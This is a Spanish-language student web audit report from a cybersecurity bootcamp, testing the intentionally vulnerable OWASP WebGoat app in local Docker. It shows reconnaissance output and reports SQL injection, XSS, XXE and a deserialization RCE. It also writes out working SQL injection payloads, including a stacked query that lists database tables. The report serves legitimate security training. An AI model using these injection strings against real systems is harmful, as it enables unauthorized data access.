KeepCoding Bootcamp Ciberseguridad | Edición IX

Módulo introducción a la ciberseguridad

Informe de proyecto de auditoria web básica

Nombre de la Aplicación: WEBGOAT
Versión Analizada: 2023.8
Auditor: Oscar Uriel Tobar Rios
Fecha del Informe: 01/12/2024

Contenido


1 Ámbito y Alcance de la Auditoría

- **Objetivo:** El objetivo de esta auditoria es hacer la práctica la materia de Introducción a la ciberseguridad del BootCamp de Ciberseguridad IX de Keepcoding, identificando algunas de las vulnerabilidades más comunes según OWASP (Open Web Application Security Project)
- **Alcance:** La auditoría se realiza sobre la aplicacion WebGoat -provista por OWASP Foundation Version 2023.8 ejecutándose en un Docker. Solamente se documentan las pruebas realizadas para las siguientes vulnerabilidades
    - A3 Injection - SQL Injection (intro) - Apartado 11
    - A3 Injection - Cross Site Scripting - Apartado - Apartado 7
    - A5 Security Misconfiguration - Apartado 4
    - A6 Vuln & outdated Components - Apartado 5
    - A7 Identity & Auth Failure - Secure Passwords Apartado 4
- **Método de Evaluación:** Se hacen pruebas de caja negra utilizando la aplicación WebGoat Versión 2023.8

1.1 Reconocimiento


1.1.1 Puertos abiertos

La máquina tiene abiertos los puertos 8080 y 9090



1.1.2 Sistema Operativo

El sistema operativo encontrado fue Linux 2.6.32 arquitectura X86_64 y MAC 02:42:AC:11:00:02




```
Pretty   Raw   Hex
1  GET /WebWolf/login HTTP/1.1
2  Host: 127.0.0.1:9090
3  sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"
4  sec-ch-ua-mobile: ?0
5  sec-ch-ua-platform: "Linux"
6  Accept-Language: en-US
7  Upgrade-Insecure-Requests: 1
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/126.0.6478.127 Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
   0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Connection: keep-alive
```

1.1.3 Rutas Accesibles

```
┌──(kali㉿kali)-[~]
└─$ dirb http://172.17.0.2:8080/WebGoat

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Nov 29 23:51:52 2024
URL_BASE: http://172.17.0.2:8080/WebGoat/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.17.0.2:8080/WebGoat/ ----
+ http://172.17.0.2:8080/WebGoat/css (CODE:302|SIZE:0)
+ http://172.17.0.2:8080/WebGoat/favicon.ico (CODE:302|SIZE:0)
+ http://172.17.0.2:8080/WebGoat/fonts (CODE:302|SIZE:0)
+ http://172.17.0.2:8080/WebGoat/images (CODE:302|SIZE:0)
+ http://172.17.0.2:8080/WebGoat/js (CODE:302|SIZE:0)
+ http://172.17.0.2:8080/WebGoat/login (CODE:200|SIZE:1929)
+ http://172.17.0.2:8080/WebGoat/logout (CODE:302|SIZE:0)
+ http://172.17.0.2:8080/WebGoat/plugins (CODE:302|SIZE:0)
+ http://172.17.0.2:8080/WebGoat/registration (CODE:200|SIZE:4190)

-----------------
END_TIME: Fri Nov 29 23:52:00 2024
DOWNLOADED: 4612 - FOUND: 9
```

1.1.4 Lenguajes de programación utilizados en la aplicación web

La aplicación esta hecha con un backend en Java y Front html con las siguientes librerías



2 Informe Ejecutivo

2.1 Breve Resumen del Proceso Realizado

La auditoria se realizo un entorno controlado utilizando un Docker donde se instalo la aplicación. Sobre este Docker se hizo inicialmente un trabajo de Reconocimiento(Information Gathering) y luego se procedió a hacer un trabajo de reconocimiento de las vulnerabilidades solicitadas para este informe. Se utilizaron diversas técnicas, como enumeración de puertos, captura de tráfico y utilización de técnicas de deserialización de objetos.

2.2 Vulnerabilidades Destacadas

2.2.1 Inyección de SQL

RIESGO:ALTO. Un ataque de inyección SQL consiste en la inserción o “inyección” de una consulta SQL a través de los datos de entrada del cliente a la aplicación. Se identifico que la

aplicación WEBGOAT es susceptible a inyectar SQL y permite leer datos confidenciales de la base de datos de MySQL asi como modificar datos de la base de datos (Insertar/Actualizar/Eliminar) en cualquiera de sus tablas

2.2.2 Secuencias de comandos entre sitios (XSS)

RIESGO:MEDIO. Los ataques de secuencias de comandos entre sitios (XSS) son un tipo de inyección en el que se inyectan secuencias de comandos maliciosas en sitios web que, de otro modo, serían benignos y confiables. Los ataques XSS ocurren cuando un atacante utiliza una aplicación web para enviar código malicioso, generalmente en forma de una secuencia de comandos del lado del navegador, a un usuario final diferente.

En la aplicación WEBGOAT se encontró la vulnerabilidad de XSS Reflejado tambien conocido como XSS no persistente, permitiendo mostrar información al usuario información no programada originalmente en la funcionalidad de la página utilizando en este caso Javascript.

2.2.3 Procesamiento de entidades externas XML (XXE)

RIESGO:ALTO. Se identifico que la aplicación WEBGOAT permite hacer ataque *de entidad externa XML* que es un tipo de ataque contra una aplicación que analiza la entrada XML. Este ataque ocurre cuando una entrada XML que contiene una referencia a una entidad externa es procesada por un analizador XML configurado de forma débil .


En este caso la aplicación permitió listar el contenido de la raíz del disco pero podría utilizarse para leer archivos de contraseñas o mostrar información confidencial del servidor

2.2.4 Ejecución remota de Código

RIESGO:ALTO. Se identifico que la aplicación WEBGOAT permite hacer ejecución de código utilizando el exploit CVE-2013-7285 que aprovecha vulnerabilidades de la librería de Java java.lang.reflect.Proxy contra una aplicación que analiza la entrada XML. Si no se ha inicializado un framework de seguridad, pueden permitir que un atacante remoto ejecute comandos de shell arbitrarios manipulando el flujo de entrada procesado al descomponer XML o cualquier formato compatible, por ejemplo, JSON

2.2.5 Uso de cookies con variables de Sesión no seguras

RIESGO:BAJO En la sesión de auditoria se identificaron algunas cookies manejadas inadecuadamente como las variables de sesión

- 

2.2.6 Conclusiones

Es una aplicación altamente vulnerable la cual no debe utilizarse en un ambiente productivo hasta tanto se corrijan totas las vulnerabilidades encontradas

2.2.7 Recomendaciones

Se recomienda corregir las vulnerabilidades en un ambiente de pruebas, y luego volver a hacer el test para identificar que fueron corregida. Una vez sean corregidas se puede utilizar la aplicación.

---

3 Descripción del Proceso de Auditoría

3.1 Reconocimiento/Information Gathering

- Métodos utilizados (por ejemplo: escaneo de puertos, enumeración de subdominios, análisis de cabeceras HTTP).

3.2 Identificación y Análisis de Vulnerabilidades

- Clasificación de vulnerabilidades por severidad:
    - Alta: (Ejemplo: SQL Injection en endpoints críticos)
    - Media: (Ejemplo: Exposición de información sensible en cabeceras)
    - Baja: (Ejemplo: Mensajes de error descriptivos).

3.3 Explotación de vulnerabilidades de detectadas

Se instalo la aplicación en un Docker local de la siguientes forma

docker run --name webgoat -it -p 127.0.0.1:8080:8080 -p


127.0.0.1:9090:9090 -e TZ=Europe/Amsterdam webgoat/webgoat

docker start webgoat

Luego se ingresó a la aplicación webgoat en http://127.0.0.1:8080/WebGoat


3.3.1 A3 Injection - SQL Injection (intro) - Apartado 9

Utilizando la expresión ' or '1' = '1 en los dos campos se obtuvo la lista de todos los empleados



3.3.2 A3 Injection - SQL Injection (intro) - Apartado 11


Utilizando la expresión ' or '1' = '1 en los dos campos (nombre del empleado y autentificación) se obtuvo la lista de todos los empleados



3.3.3 información de Base de datos

En este punto se solicitaba obtener mas información, por lo tanto utilizando la inyección de SQL se pudo objeten la lista de todas las tablas de la base de datos asi como la información de todas las tablas de la base datos incluida la de usuarios, con sus nombres de usuario y claves

' or '1' = '1' ; select * FROM INFORMATION_SCHEMA.TABLES;--




TABLE_CATALOG	TABLE_SCHEMA	TABLE_NAME	TABLE_TYPE
PUBLIC	CONTAINER	ASSIGNMENT	BASE TABLE
PUBLIC	CONTAINER	EMAIL	BASE TABLE
PUBLIC	CONTAINER	LESSON_TRACKER	BASE TABLE
PUBLIC	CONTAINER	LESSON_TRACKER_ALL_ASSIGNMENTS	BASE TABLE
PUBLIC	CONTAINER	LESSON_TRACKER_SOLVED_ASSIGNMENTS	BASE TABLE
PUBLIC	CONTAINER	USER_TRACKER	BASE TABLE
PUBLIC	CONTAINER	USER_TRACKER_LESSON_TRACKERS	BASE TABLE
PUBLIC	CONTAINER	WEB_GOAT_USER	BASE TABLE
PUBLIC	INFORMATION_SCHEMA	ADMINISTRABLE_ROLE_AUTHORIZATIONS	VIEW
PUBLIC	INFORMATION_SCHEMA	APPLICABLE_ROLES	VIEW
PUBLIC	INFORMATION_SCHEMA	ASSERTIONS	VIEW
PUBLIC	INFORMATION_SCHEMA	AUTHORIZATIONS	VIEW
PUBLIC	INFORMATION_SCHEMA	CHARACTER_SETS	VIEW
PUBLIC	INFORMATION_SCHEMA	CHECK_CONSTRAINTS	VIEW
PUBLIC	INFORMATION_SCHEMA	CHECK_CONSTRAINT_ROUTINE_USAGE	VIEW
PUBLIC	INFORMATION_SCHEMA	COLLATIONS	VIEW
PUBLIC	INFORMATION_SCHEMA	COLUMNS	VIEW
PUBLIC	INFORMATION_SCHEMA	COLUMN_COLUMN_USAGE	VIEW

PUBLIC	INFORMATION_SCHEMA	COLUMN_DOMAIN_USAGE	VIEW
PUBLIC	INFORMATION_SCHEMA	COLUMN_PRIVILEGES	VIEW
PUBLIC	INFORMATION_SCHEMA	COLUMN_UDT_USAGE	VIEW
PUBLIC	INFORMATION_SCHEMA	CONSTRAINT_COLUMN_USAGE	VIEW
PUBLIC	INFORMATION_SCHEMA	CONSTRAINT_PERIOD_USAGE	VIEW
PUBLIC	INFORMATION_SCHEMA	CONSTRAINT_TABLE_USAGE	VIEW
PUBLIC	INFORMATION_SCHEMA	DATA_TYPE_PRIVILEGES	VIEW
PUBLIC	INFORMATION_SCHEMA	DOMAINS	VIEW
PUBLIC	INFORMATION_SCHEMA	DOMAIN_CONSTRAINTS	VIEW
PUBLIC	INFORMATION_SCHEMA	ELEMENT_TYPES	VIEW
PUBLIC	INFORMATION_SCHEMA	ENABLED_ROLES	VIEW
PUBLIC	INFORMATION_SCHEMA	INFORMATION_SCHEMA_CATALOG_NAME	VIEW
PUBLIC	INFORMATION_SCHEMA	JARS	VIEW
PUBLIC	INFORMATION_SCHEMA	JAR_JAR_USAGE	VIEW
PUBLIC	INFORMATION_SCHEMA	KEY_COLUMN_USAGE	VIEW
PUBLIC	INFORMATION_SCHEMA	KEY_PERIOD_USAGE	VIEW
PUBLIC	INFORMATION_SCHEMA	PARAMETERS	VIEW
PUBLIC	INFORMATION_SCHEMA	PERIODS	VIEW
PUBLIC	INFORMATION_SCHEMA	REFERENTIAL_CONSTRAINTS	VIEW
PUBLIC	INFORMATION_SCHEMA	ROLE_AUTHORIZATION_DESCRIPTORS	VIEW
PUBLIC	INFORMATION_SCHEMA	ROLE_COLUMN_GRANTS	VIEW
PUBLIC	INFORMATION_SCHEMA	ROLE_ROUTINE_GRANTS	VIEW
PUBLIC	INFORMATION_SCHEMA	ROLE_TABLE_GRANTS	VIEW
PUBLIC	INFORMATION_SCHEMA	ROLE_UDT_GRANTS	VIEW
PUBLIC	INFORMATION_SCHEMA	ROLE_USAGE_GRANTS	VIEW
PUBLIC	INFORMATION_SCHEMA	ROUTINES	VIEW
PUBLIC	INFORMATION_SCHEMA	ROUTINE_COLUMN_USAGE	VIEW
PUBLIC	INFORMATION_SCHEMA	ROUTINE_JAR_USAGE	VIEW
PUBLIC	INFORMATION_SCHEMA	ROUTINE_PERIOD_USAGE	VIEW
PUBLIC	INFORMATION_SCHEMA	ROUTINE_PRIVILEGES	VIEW
PUBLIC	INFORMATION_SCHEMA	ROUTINE_ROUTINE_USAGE	VIEW
PUBLIC	INFORMATION_SCHEMA	ROUTINE_SEQUENCE_USAGE	VIEW
PUBLIC	INFORMATION_SCHEMA	ROUTINE_TABLE_USAGE	VIEW
PUBLIC	INFORMATION_SCHEMA	SCHEMATA	VIEW
PUBLIC	INFORMATION_SCHEMA	SEQUENCES	VIEW
PUBLIC	INFORMATION_SCHEMA	SQL_FEATURES	VIEW
PUBLIC	INFORMATION_SCHEMA	SQL_IMPLEMENTATION_INFO	VIEW
PUBLIC	INFORMATION_SCHEMA	SQL_PACKAGES	VIEW
PUBLIC	INFORMATION_SCHEMA	SQL_PARTS	VIEW
PUBLIC	INFORMATION_SCHEMA	SQL_SIZING	VIEW
PUBLIC	INFORMATION_SCHEMA	SQL_SIZING_PROFILES	VIEW

